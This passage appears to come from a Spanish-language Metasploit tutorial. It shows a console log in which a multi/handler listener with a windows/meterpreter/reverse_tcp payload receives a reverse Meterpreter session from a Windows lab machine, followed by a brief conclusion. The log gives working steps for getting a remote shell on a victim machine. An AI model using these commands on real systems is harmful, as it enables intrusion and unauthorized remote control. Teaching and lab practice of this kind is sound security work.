


Imagen 8: Abriendo una sesión Meterpreter

```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > use multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set lhost 10.0.0.8
lhost => 10.0.0.8
msf  exploit(handler) > set lport 5555
lport => 5555
msf  exploit(handler) > exploit -j
[*] Exploit running as background job.

[-] Handler failed to bind to 10.0.0.8:5555
[*] Started reverse handler on 0.0.0.0:5555
[*] Starting the payload handler...
msf  exploit(handler) > [*] Sending stage (752128 bytes) to 10.0.0.9
[*] Meterpreter session 1 opened (10.0.0.3:5555 -> 10.0.0.9:1032) at 2012-09-23 13:57:33 -0400

msf  exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  PC-K43L-VIRTUAL\k43l @ PC-K43L-VIRTUAL  10.0.0.3:5555 -> 10.0.0.9:1032 (10.0.0.9)

msf  exploit(handler) >
```

Conclusiones

- Metasploit es una poderosa herramienta que nos ofrece una gran gama de opciones en cuanto a pentesting y hacking se trata.